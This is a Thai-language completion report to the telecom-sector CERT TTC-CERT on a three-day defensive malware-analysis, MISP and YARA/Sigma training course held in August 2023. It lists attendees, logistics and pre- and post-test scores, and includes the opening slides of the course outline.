5	บริษัท ทริปเปิ้ลทีบรอดแบนด์ จำกัด (มหาชน)	Worawit Kitikusoun						
6	บริษัท ทริปเปิ้ลทีบรอดแบนด์ จำกัด (มหาชน)	Thanapom Lapjarean						
7	บริษัท ทริปเปิ้ลทีบรอดแบนด์ จำกัด (มหาชน)	Witchayoot Thangtongkum						
8	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	Nattawat Pulsrivong						
9	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	Pakornsin Pornsuppaisarn						
10	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	Apiwut Khamwiangsa						
11	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	Phidchaya Khanworawong						
12	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	Chitsanuphong Thaninthorn						
13	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (CAT)	Thatchaphol Boondamnoen						
14	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (CAT)	Jaturong Bangsakul						
15	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (TOT)	Komchai Pavaropas						
16	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (TOT)	Luksana Suttikan						
17	บริษัท ฮุไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	Trinai Kaewkruewan						
18	บริษัท ฮุไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	Kampee Sariyashiva						
19	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	Apipom Saeaee						
20	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	Pranodh Monkolthavorn						
21	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	Chakrit Ruengrong						


3.2 จัดเตรียมสถานที่สำหรับการฝึกอบรมและรับผิดชอบค่าใช้จ่ายในการดำเนินการฝึกอบรมทั้งหมด เช่น ค่าอาหาร ค่าของว่าง เอกสารประกอบการฝึกอบรม และอุปกรณ์อื่น ๆ ที่ใช้ในการฝึกอบรม (ไม่รวมถึงอุปกรณ์ laptop ซึ่งผู้เข้ารับการอบรมจะต้องเตรียมมาเอง)


ข้อเสนอตามข้อ 3.2

บริษัทฯ ได้จัดเตรียมสถานที่สำหรับการฝึกอบรมที่ โรงแรม กราฟ โฮเต็ล กรุงเทพ รวมถึงอาหาร ของว่าง เอกสารประกอบการฝึกอบรม และอุปกรณ์อื่น ๆ ที่ใช้ในการฝึกอบรม โดยมีรายละเอียดดังรูป

การจัดอาหารว่างช่วงเช้า ของวันที่ 7 สิงหาคม 2566

การจัดอาหารกลางวันแบบบุฟเฟ่ต์ ของวันที่ 7 สิงหาคม 2566





การจัดอาหารว่างช่วงบ่าย ของวันที่ 7 สิงหาคม 2566


การจัดอาหารว่างช่วงเช้า ของวันที่ 8 สิงหาคม 2566

การจัดอาหารกลางวันแบบบุฟเฟ่ต์ ของวันที่ 8 สิงหาคม 2566

การจัดอาหารว่างช่วงบ่าย ของวันที่ 8 สิงหาคม 2566

การจัดอาหารว่างช่วงเช้า ของวันที่ 9 สิงหาคม 2566

การจัดอาหารกลางวันแบบบุฟเฟ่ต์ ของวันที่ 9 สิงหาคม 2566




ไอเดีย ดอท

การจัดอาหารว่างช่วงบ่าย ของวันที่ 9 สิงหาคม 2566

เอกสารประกอบการฝึกอบรม สำหรับผู้เข้าอบรม

อุปกรณ์อื่น ๆ ที่ใช้ในการฝึกอบรม



จัดเตรียมที่จอดรถ

ใบประกาศนียบัตรสำหรับผู้เข้ารับการอบรมที่สอบผ่านเกณฑ์ (ได้คะแนนไม่น้อยกว่าร้อยละ 60)


จุดลงทะเบียน

3.3 ต้องทำการจัดฝึกอบรมตามหัวข้อที่กำหนดในข้อ 3.1 โดยใช้ระยะเวลาในการฝึกอบรมไม่ต่ำกว่า 21 ชั่วโมง


ข้อเสนอตามข้อ 3.3

บริษัทฯ ได้จัดการฝึกอบรมตามหัวข้อที่กำหนด จำนวน 3 วัน ตั้งแต่วันที่ 7-9 สิงหาคม 2566 เวลา 09.00น. ถึง 17.00 น. ดังนี้

วันที่ 7 สิงหาคม 2566 เวลา 09.00 น. ถึง 17.00 น. หัวข้อ Basic Malware Analysis


: ผู้เข้าอบรมสามารถวิเคราะห์มัลแวร์ในระดับพื้นฐานได้

วันที่ 8 สิงหาคม 2566 เวลา 09.00 น. ถึง 17.00 น. หัวข้อ MISP Training and Workshop



วันที่ 9 สิงหาคม 2566 เวลา 09.00 น. ถึง 17.00 น. หัวข้อ YARA Rule and Sigma Rule

Sigma Rule

3.4 การประเมินผลการฝึกอบรม

3.4.1 จัดเตรียมแบบทดสอบหลังการฝึกอบรมเพื่อประเมินผลผู้เข้าอบรมโดยต้องสรุปคะแนนของผู้เข้าอบรมทั้งหมดส่งให้กับศูนย์ TTC-CERT

ข้อเสนอตามข้อ 3.4.1

บริษัทฯ จัดทำแบบทดสอบก่อนและหลังการฝึกอบรมเพื่อประเมินผลผู้เข้าอบรมโดยสรุปคะแนนของผู้เข้าอบรมทั้งหมดส่งให้กับศูนย์ TTC-CERT ดังนี้

ผลการทำแบบทดสอบก่อนการอบรม

ลำดับ	Timestamp	ชื่อ นามสกุล	องค์กร	คะแนนสอบ (เต็ม 30	คิดเป็นร้อยละ
1	August 7, 2023, 9:15:04 AM	Luksana Suttikan	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (T	12	40.00%
2	August 7, 2023, 9:15:52 AM	Komchai Pavaropas	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (T	15	50.00%
3	August 7, 2023, 9:16:03 AM	Worawit Kitikusoun	บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)	14	46.67%
4	August 7, 2023, 9:17:30 AM	Thatchaphol Boondamnoen	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) ((	21	70.00%
5	August 7, 2023, 9:18:28 AM	Kampee Sariyashiva	บริษัท ยูไนเด็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	18	60.00%
6	August 7, 2023, 9:18:43 AM	Phidchaya Khanworawong	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	11	36.67%
7	August 7, 2023, 9:19:10 AM	Nipat Bengthong	บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	9	30.00%
8	August 7, 2023, 9:19:11 AM	Apiwut Khamwiangsa	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	10	33.33%
9	August 7, 2023, 9:20:41 AM	Apinat Kanawong	บริษัท ดีแทค ไตรเน็ต จำกัด	12	40.00%
10	August 7, 2023, 9:21:30 AM	Thanaporn Lapjarean	บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)	12	40.00%
11	August 7, 2023, 9:21:32 AM	Nattawat Pulsrivong	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	14	46.67%
12	August 7, 2023, 9:22:13 AM	Apiporn Sae-aee	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	14	46.67%
13	August 7, 2023, 9:22:13 AM	Jaturong Bangsakul	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) ((	17	56.67%
14	August 7, 2023, 9:23:44 AM	Chakrit Ruengrong	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	16	53.33%
15	August 7, 2023, 9:23:54 AM	Pranodh Mongkolthavorn	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	13	43.33%
16	August 7, 2023, 9:24:20 AM	Chitsanuphong Thaninthorn	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	18	60.00%
17	August 7, 2023, 9:28:15 AM	Phattarachai setwichai	บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	5	16.67%
18	August 7, 2023, 9:32:08 AM	Witchayoot Thangtongkum	บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)	16	53.33%
19	August 7, 2023, 9:32:19 AM	Trinai Kaewkruewan	บริษัท ยูไนเด็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	10	33.33%
20	August 7, 2023, 9:40:19 AM	Jiraporn Thammakitti	บริษัท ดีแทค ไตรเน็ต จำกัด	14	46.67%
21	August 7, 2023, 9:43:22 AM	Pakornsin Pornsuppaisarn	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	19	63.33%

ผลการทำแบบทดสอบหลังการอบรม

ลำดับ	Timestamp	ชื่อ นามสกุล	องค์กร	คะแนนสอบ (เต็ม 30	คิดเป็นร้อยละ	ผลการทดสอบ
1	August 9, 2023, 4:13:06 PM	Apinat Kanawong	บริษัท ดีแทค ไตรเน็ต จำกัด	26	86.67%	ผ่าน
2	August 9, 2023, 4:15:22 PM	Pakornsin Pornsuppaisarn	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	28	93.33%	ผ่าน
3	August 9, 2023, 4:15:51 PM	Kampee Sariyashiva	บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	27	90.00%	ผ่าน
4	August 9, 2023, 4:16:03 PM	Komchai Pavaropas	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (T	27	90.00%	ผ่าน
5	August 9, 2023, 4:17:48 PM	Luksana Suttikan	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (T	27	90.00%	ผ่าน
6	August 9, 2023, 4:17:56 PM	Thanaporn Lapjarean	บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)	29	96.67%	ผ่าน
7	August 9, 2023, 4:18:05 PM	Chakrit Ruengrong	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	27	90.00%	ผ่าน
8	August 9, 2023, 4:18:10 PM	Phidchaya Khanworawong	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	28	93.33%	ผ่าน
9	August 9, 2023, 4:18:50 PM	Pranodh Mongkolthavorn	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	27	90.00%	ผ่าน
10	August 9, 2023, 4:19:33 PM	Witchayoot Thangtongkun	บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)	30	100.00%	ผ่าน
11	August 9, 2023, 4:19:33 PM	Worawit Kitikusoun	บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)	29	96.67%	ผ่าน
12	August 9, 2023, 4:19:39 PM	Jiraporn Thammakitti	บริษัท ดีแทค ไตรเน็ต จำกัด	26	86.67%	ผ่าน
13	August 9, 2023, 4:19:57 PM	Phattarachai Setwichai	บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	21	70.00%	ผ่าน
14	August 9, 2023, 4:20:18 PM	Nattawat Pulsrivong	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	25	83.33%	ผ่าน
15	August 9, 2023, 4:21:44 PM	Chitsanuphong Thaninthor	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	25	83.33%	ผ่าน
16	August 9, 2023, 4:22:04 PM	Apiporn Sae-aee	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	27	90.00%	ผ่าน
17	August 9, 2023, 4:22:32 PM	Trinai Kaewkruewan	บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	25	83.33%	ผ่าน
18	August 9, 2023, 4:23:24 PM	Apiwut Khamwiangsa	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	24	80.00%	ผ่าน
19	August 9, 2023, 4:24:22 PM	Thatchaphol Boomdamnoe	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (C	29	96.67%	ผ่าน
20	August 9, 2023, 4:24:28 PM	Jaturong Bangsakul	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (C	25	83.33%	ผ่าน
21	August 9, 2023, 4:27:12 PM	Nipat Bengthong	บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	21	70.00%	ผ่าน

3.4.2 จัดทำรายงานสรุปผลการอบรมให้กับศูนย์ TTC-CERT โดยเป็นรูปเล่มที่ประกอบไปด้วย (1) เอกสารประกอบการอบรม (2) ภาพถ่ายการอบรม และ(3) ใบเซ็นชื่อแสดงหลักฐานการเข้าร่วมการอบรมเป็นอย่างน้อย ทั้งในรูปแบบรูปเล่มทางกายภาพและในรูปแบบของไฟล์อิเล็กทรอนิกส์(สามารถส่งผ่านทาง Email ของเจ้าหน้าที่ศูนย์ TTC-CERT ได้) จำนวน 1 ชุด

ข้อเสนอตามข้อ 3.4.2

บริษัทฯ จัดทำรายงานสรุปผลการอบรมให้กับศูนย์ TTC-CERT โดยเป็นรูปเล่ม ประกอบด้วย เอกสารประกอบการอบรม ภาพถ่ายการอบรม ใบเซ็นชื่อแสดงหลักฐานการเข้าร่วมการอบรมทั้งในรูปแบบรูปเล่มทางกายภาพและในรูปแบบของไฟล์อิเล็กทรอนิกส์(สามารถส่งผ่านทาง Email ของเจ้าหน้าที่ศูนย์ TTC-CERT ได้) จำนวน 1 ชุด

3.5 ดำเนินการจัดฝึกอบรมให้แล้วเสร็จภายใน 31 ส.ค.66

ข้อเสนอตามข้อ 3.6

บริษัทฯ จัดการอบรมใน วันที่ 7-9 สิงหาคม 2566 ตามที่ศูนย์ TTC-CERT กำหนด

เอกสารแนบท้าย 2

กิจกรรม Capacity Building ครั้งที่ 3

TTC-CERT

THAILAND TELECOMMUNICATIONS SECTOR CERT

BASIC MALWARE ANALYSIS WITH MISP: TECHNIQUES FOR DETECTION, ATTRIBUTION, AND ENRICHMENT

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม
https://www.ttc-cert.or.th

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Basic Malware Analysis with MISP

Techniques for Detection, Attribution, and Enrichment

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Basic Malware Analysis

for detection, attribution, and MISP enrichment

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

วัตถุประสงค์ : ผู้เข้าอบรมสามารถวิเคราะห์มัลแวร์ในระดับพื้นฐานได้

Detections	Attributions	MISP enrichment
เพื่อสกัดเอา IOCs ไปใช้ในการตรวจจับและเฝ้าระวังภัยคุกคาม	เพื่อทำความเข้าใจ characteristics ของมัลแวร์ และสามารถนำข้อมูลไปเชื่อมโยงกับข่าวกรองทางไซเบอร์ที่มีอยู่ได้	เพื่อนำ IOCs และ TTPs ไปใช้ได้อย่างเต็มประสิทธิภาพบนระบบ MISP

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

ว่าด้วย Malware Analysis
- ★ ว่าด้วย Malware Analysis
- ★ เป้าหมายของ malware analysis
- ★ 4 stages of malware analysis
- ★ เครื่องมือที่จำเป็น

Malware Analysis 101
- ★ เตรียม lab
- ★ Static Properties Analysis
- ★ Behavioral Analysis Essentials

Malware Analysis 102
- ★ Code Analysis Essentials
- ★ Interactive Behavioral Analysis

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

PART 1

ว่าด้วย Malware Analysis

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

มัลแวร์ คือ ...?

Malware is code that is used to perform malicious actions

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

ว่าด้วย Malware Analysis

- มัลแวร์เป็นองค์ประกอบที่ถูกใช้ในการโจมตีทางไซเบอร์อย่างแพร่หลาย
- หลาย ๆ องค์กรมักเจอปัญหาว่าไม่สามารถทำความเข้าใจมัลแวร์ที่กำลังโจมตีองค์กรได้
- การมีขีดความสามารถในการวิเคราะห์มัลแวร์ช่วยให้เราควบคุมสถานการณ์เวลาถูกโจมตีได้

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

เรียนรู้ Malware Analysis เพื่อที่คุณจะได้สามารถ...

- ระบุขอบเขตของ incident ได้
- ประเมินภัยคุกคามที่เกี่ยวข้องกับมัลแวร์ได้
- ช่วยองค์กรให้รับมือ incident ได้อย่างมีประสิทธิภาพ
- ให้คำแนะนำ (ทีมอื่น ๆ) ในการเพิ่มประสิทธิภาพการป้องกันระบบ

